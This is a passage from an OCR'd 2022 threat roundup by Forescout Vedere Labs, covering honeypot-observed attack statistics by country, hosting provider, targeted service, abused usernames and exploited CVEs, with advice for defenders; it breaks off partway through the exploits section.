


2022 Threat Roundup Report:

The Emergence of Mixed IT/IoT Threats

FORESCOUT RESEARCH | VEDERE LABS

Contents

1. Executive summary

The year 2022 was eventful for cybersecurity. Attacks grew in intensity, sophistication and frequency, with malicious actors benefiting from growing geopolitical conflicts, economic uncertainty and rapid digitization.

One consequence of this rapid digitization is that organizations are now more connected than ever. Most organizations now host a combination of interconnected IT, OT, IoT and sometimes IoMT devices in their networks, and that has increased their attack surface. Forescout's data shows that around 24% of connected devices in every organization are no longer traditional IT. The growing number and diversity of connected devices in every industry presents new challenges for organizations in understanding and managing their risk exposure.

Threat actors are aware of these risks and have started leveraging them, blurring the lines between traditional IT attacks and emerging OT/IoT threats. In addition to traditional endpoints, ransomware groups now target devices such as network-attached storage (NAS) and hypervisors, taking advantage of cross-platform malware written in Go. Hacktivists have started targeting unmanaged devices in critical infrastructure. State-sponsored actors continue to develop OT malware, but have also branched out into wipers for embedded firmware and vulnerable IP cameras as an entry point into power grids. Cybercriminal botnets are adding lateral movement capabilities to infect IT workstations after an initial IoT infection.

The adoption of new connected devices by organizations in 2023 is likely to pose even greater challenges for cybersecurity professionals across the globe. To help organizations of all sizes prepare, Forescout's Vedere Labs has analyzed data gathered in 2022 about cyberattacks, exploits and malware and gleaned the following community insights:

- Attacks come from everywhere, but the top 10 countries account for 73% of malicious traffic. In these countries, attackers rely mostly on legitimate hosting providers (81% of attacks), but they also leverage bulletproof hosting and compromised hosts on consumer and even business networks.
- Remote management protocols are the top target for initial access (43%), followed by web attacks (26%) and attacks on remote storage protocols (23%)[1].
- Many of the attacks on these protocols rely on weak or default credentials. Popular generic usernames (such as "root" and "admin") account for 87% of attempts, but the other 13% include dozens of highly specific usernames for applications and devices.
- Exploits are not limited to traditional applications. Three-quarters (76%) of exploits target software libraries such as Log4j, OpenSSH and TCP/IP stacks. Other popular targets include exposed services, such as databases, web applications/servers and email servers, as well as internet-facing network infrastructure, such as firewalls and routers. The vulnerabilities used by opportunistic attackers are also employed by sophisticated state-sponsored actors.
- Critical infrastructure is a constant target. We have observed exploits for specific devices but also constant enumeration of popular OT protocols, including those used in industrial automation, building automation and utilities.
- After initial access, 95% of the post-exploitation activities we observe have to do with discovery of further information. Persistence and execution of further commands are also common, including the removal of artifacts related to rival malware.
- Ransomware (53%), botnets (25%) and cryptominers (7%) are the most common malware observed. Large active botnet campaigns, such as Dota3, represent almost 90% of the IPs we observe dropping malware.
- WannaCry ransomware is still alive more than five years after its initial wave of attacks. Similarly, the Mirai botnet continues to evolve via new variants and adaptations such as Gafgyt and RapperBot more than six years after it started taking over IoT devices. Alongside these endemic threats, there are emerging botnets, such as Chaos, that leverage exploits for multiple types of devices and cross the boundaries between IT and IoT. A technical deep dive into these endemic and emerging malware threats allows us to forecast future capabilities of malware spanning IT and IoT.

We include insights for defenders alongside each of the main findings throughout this document and conclude with strategic recommendations.

1 These statistics do not account for phishing, which is a very popular method for initial access but is not captured by our honeypots.


Where does our data come from?

The data used for the analysis in this report comes from the Vedere Labs Adversary Engagement Environment (AEE), a set of honeypots on the open internet luring attackers and recording their actions. The data points in the AEE are called attacks and they represent a multitude of malicious actions, including port scanning and brute forcing. The AEE recorded more than 100 million attacks between July and December 2022 (more than ten attacks per second).

Our data is different from what is seen in many threat reports because it comes from specialized IT/OT/IoT honeypots that mimic realistic device profiles – including exposed protocols, banners and parts of the filesystem – instead of generic honeypots capturing every kind of attack.

A subset of these attacks contains exploits – attempts to exploit known vulnerabilities with a specific CVE identifier. The intrusion detection systems connected to the AEE raised close to nine million alerts related to vulnerability exploitation in the period of study. We realized that many of the attacks needed further attention and pruning, so we manually analyzed and confirmed more than 7,000 exploits in the dataset, focusing our attention only on CVEs disclosed between 2020 and 2022. This was for three reasons: 1. to restrict the analysis to a reasonable time frame, 2. because more recent vulnerabilities tend to be the most exploited (see CISA's alerts for 2021 and 2022), and 3. because we assume that these CVEs are less likely to have been patched in real environments.

Finally, our Malware Analysis Lab (MAL) collects and analyzes the malware samples dropped by attackers on the AEE. The MAL has analyzed more than 1,000 unique malware samples dropped at the AEE between July and December 2022.






Figure 1 – Distribution of attacks per country

2. Main findings

2.1 Attacks come from everywhere...

Figure 1 shows the distribution of attacks detected per country of origin. We detected attacks originating from 191 countries and territories, with the top 10 countries accounting for three-quarters (73%) of the malicious traffic. If we focus on exploits, the top 10 countries account for 93% of the observed actions, with the U.S. and China alone originating 75% of the exploits. Countries appear in the top 10 – and in the list as a whole – for several reasons:

- **Popular legitimate hosting providers, including cloud service providers.** Attackers tend to lease infrastructure from legitimate hosting providers and abuse that to launch attacks. The top countries originating attacks and exploits – the U.S., Russia, China and the Netherlands – all have large hosting providers.
- **Presence of bulletproof hosting providers (BPHs)**. Some hosting providers, known as BPHs, purposefully ignore complaints about illicit activities, which make them ideal to host cybercriminal infrastructure. We observed BPH providers not only in countries where that is expected, such as Russia, but also registered in less traditionally suspicious places such as the Seychelles.

- **Compromised hosts**. Attackers can also leverage compromised hosts, such as computers and other connected devices, which become part of botnets or are used as proxies to carry out further attacks. Countries with a large Internet-connected population, such as India, Indonesia and Japan, will naturally have more compromised hosts and appear on the list.

Insight for defenders: Some countries of origin carry notoriously risky traffic, such as Russia and China. If your organization does not do business with, or in, a particular country, then blocking those IP ranges can help to reduce noise. However, judging IP addresses based solely on country of origin may be ineffective, since many attacks originate from American, European and Asian countries that would hardly look suspicious on a corporate network.

2.2 ...even from legitimate businesses




Figure 2 – Distribution of attacks per autonomous system

Attacks originated from more than 160,000 IP addresses in more than 500 autonomous system numbers (ASNs). An autonomous system (AS) is a block of IP addresses under the control of an organization. Each AS has an associated ASN and one organization may control several ASNs. Figure 2 shows the three types of ASs we observe:

- **Hosting or cloud providers**. As many as 81% of attacks come from networks associated with cloud and hosting services. These range from previously reported bulletproof providers, such as IP volume and Media Land LLC, to the biggest cloud providers, such as Microsoft. One particular hosting service appears as a top source of both attacks in general and exploits: **DigitalOcean. This hosting provider is known by its lack of rigorous abuse policies**, a fact we comment on later in this report when analyzing malware infrastructure (since they are also a top hosting provider for that type of infrastructure).

- **Internet service providers (ISPs).** Eighteen percent of attacks come from ASNs associated with ISPs. The ISP share contains many well-known names such as Rostelecom, Russia's largest ISP, and some regional Chinese ISPs. However, there are also several telecom companies from developing countries that mostly advertise mobile services, which may indicate SIM/proxy farms. Otherwise, this traffic contains a big part of compromised consumer devices or devices from small and medium organizations that do not have their own AS.
- **Business.** One percent of ASNs are associated with large businesses that have their own AS, which probably indicates that the source devices were compromised. The types of organizations we observed were in education, healthcare and technology. In total, we observed nearly 2 million attacks from these ASNs. The first AS not directly associated with internet/hosting services belongs to an American municipal public school system and was responsible for more than 375,000 attacks. Forescout's Vedere Labs collaborates with local cybersecurity agencies to inform them about exposed or compromised assets.

Insight for defenders: ASs are a better sign of risk than country of origin, since they are more specific. IPs belonging to known BPH providers and organizations that do not respond to abuse complaints should be treated with care. On the other hand, your own network may be the victim of abuse right now by malicious actors using it for further attacks. Pay attention to outbound suspicious communications, even if they are targeting known benign addresses. Subscribing to threat feeds can also help to detect compromises in your own network.

2.3 Remote management services are the top target...




Figure 3 – Distribution of attacked ports and services

Figure 3 shows the share of traffic targeting each type of network service, classified according to assigned (or unassigned but well-known) IPv4 TCP/UDP destination ports. The largest portion of attacks (43%) target remote management protocols, such as RDP and VNC for remote desktop and SSH and Telnet for remote terminal. Attacks on these protocols are mainly brute forcing with well-known credentials (see below).

The second-largest category of targeted services are web protocols, such as HTTP and HTTP/S. Most of the traffic seen on web-associated ports is either scanning or vulnerability exploitation attempts. The third-largest category, remote storage, includes the SMB and FTP protocols and contains a mix of exploitation attempts and brute forcing. The networking category includes protocols such as DNS, DHCP and CWMP/TR-069, which is used for management of customer-premises equipment such as home routers and set-top boxes. Finally, the mail includes protocols such as IMAP, POP3 and SMTP, while database contains ports used for specific applications, such as Microsoft SQL Server, Redis, mongoDB, MySQL and PostgreSQL.

Insight for defenders: Some services are naturally more complex to defend because they must by nature be exposed on the internet, such as web and email servers. However, unnecessary services often end up being exposed, too – and may be easy targets for exploitation.

- Inventory every device that has an exposed management protocol or database service.
- Disable those that are not required and focus on hardening the ones that still need to be exposed by requiring VPN connections were appropriate.
- Adopting appropriate security solutions such as web application firewalls (WAFs) and host or network intrusion prevention systems (IPSs), as well as effective architectural choices such as DMZs and network segmentation, also helps reduce risk.

2.4 ...and they are exploited via weak credentials




Figure 4 – Top abused credentials

Figure 4 shows the most abused credentials we observed. We divide them in two categories:

- Generic usernames (87%) include "root" – which alone accounts for 73% of attacks – "admin," "user," "guest" and several other such credentials
- Specific usernames can be associated to specific roles, such as "www," "backup," "deployer" or even specific applications and devices, such as "odoo," "rpi," "kafka," "zabbix" or "ec2-user"

This shows the wide range of target applications. Looking into the specific usernames, we see that the ones associated with databases are the most popular (and they also span across most well-known solutions). We can also see that cloud, storage and web services are heavily targeted.

Insight for defenders: Accounts for specific services are being scanned all the time, so make sure to change default usernames and passwords whenever possible. Try to use complex, unique passwords for every service on every device. Rotate credentials at a regular interval to avoid leaked credentials remaining valid. Finally, enable two-factor authentication.

2.5 Exploits are not limited to traditional applications...




Figure 5 – CVEs exploited during the study period

Figure 5 shows the distribution of vulnerabilities we observed being exploited. The variety of the CVEs shows that attackers will use whatever they can to achieve a foothold on a network. When looking at the types of software being exploited, we see software libraries comprising more than three quarters of the total. That category includes three main software supply chain components:

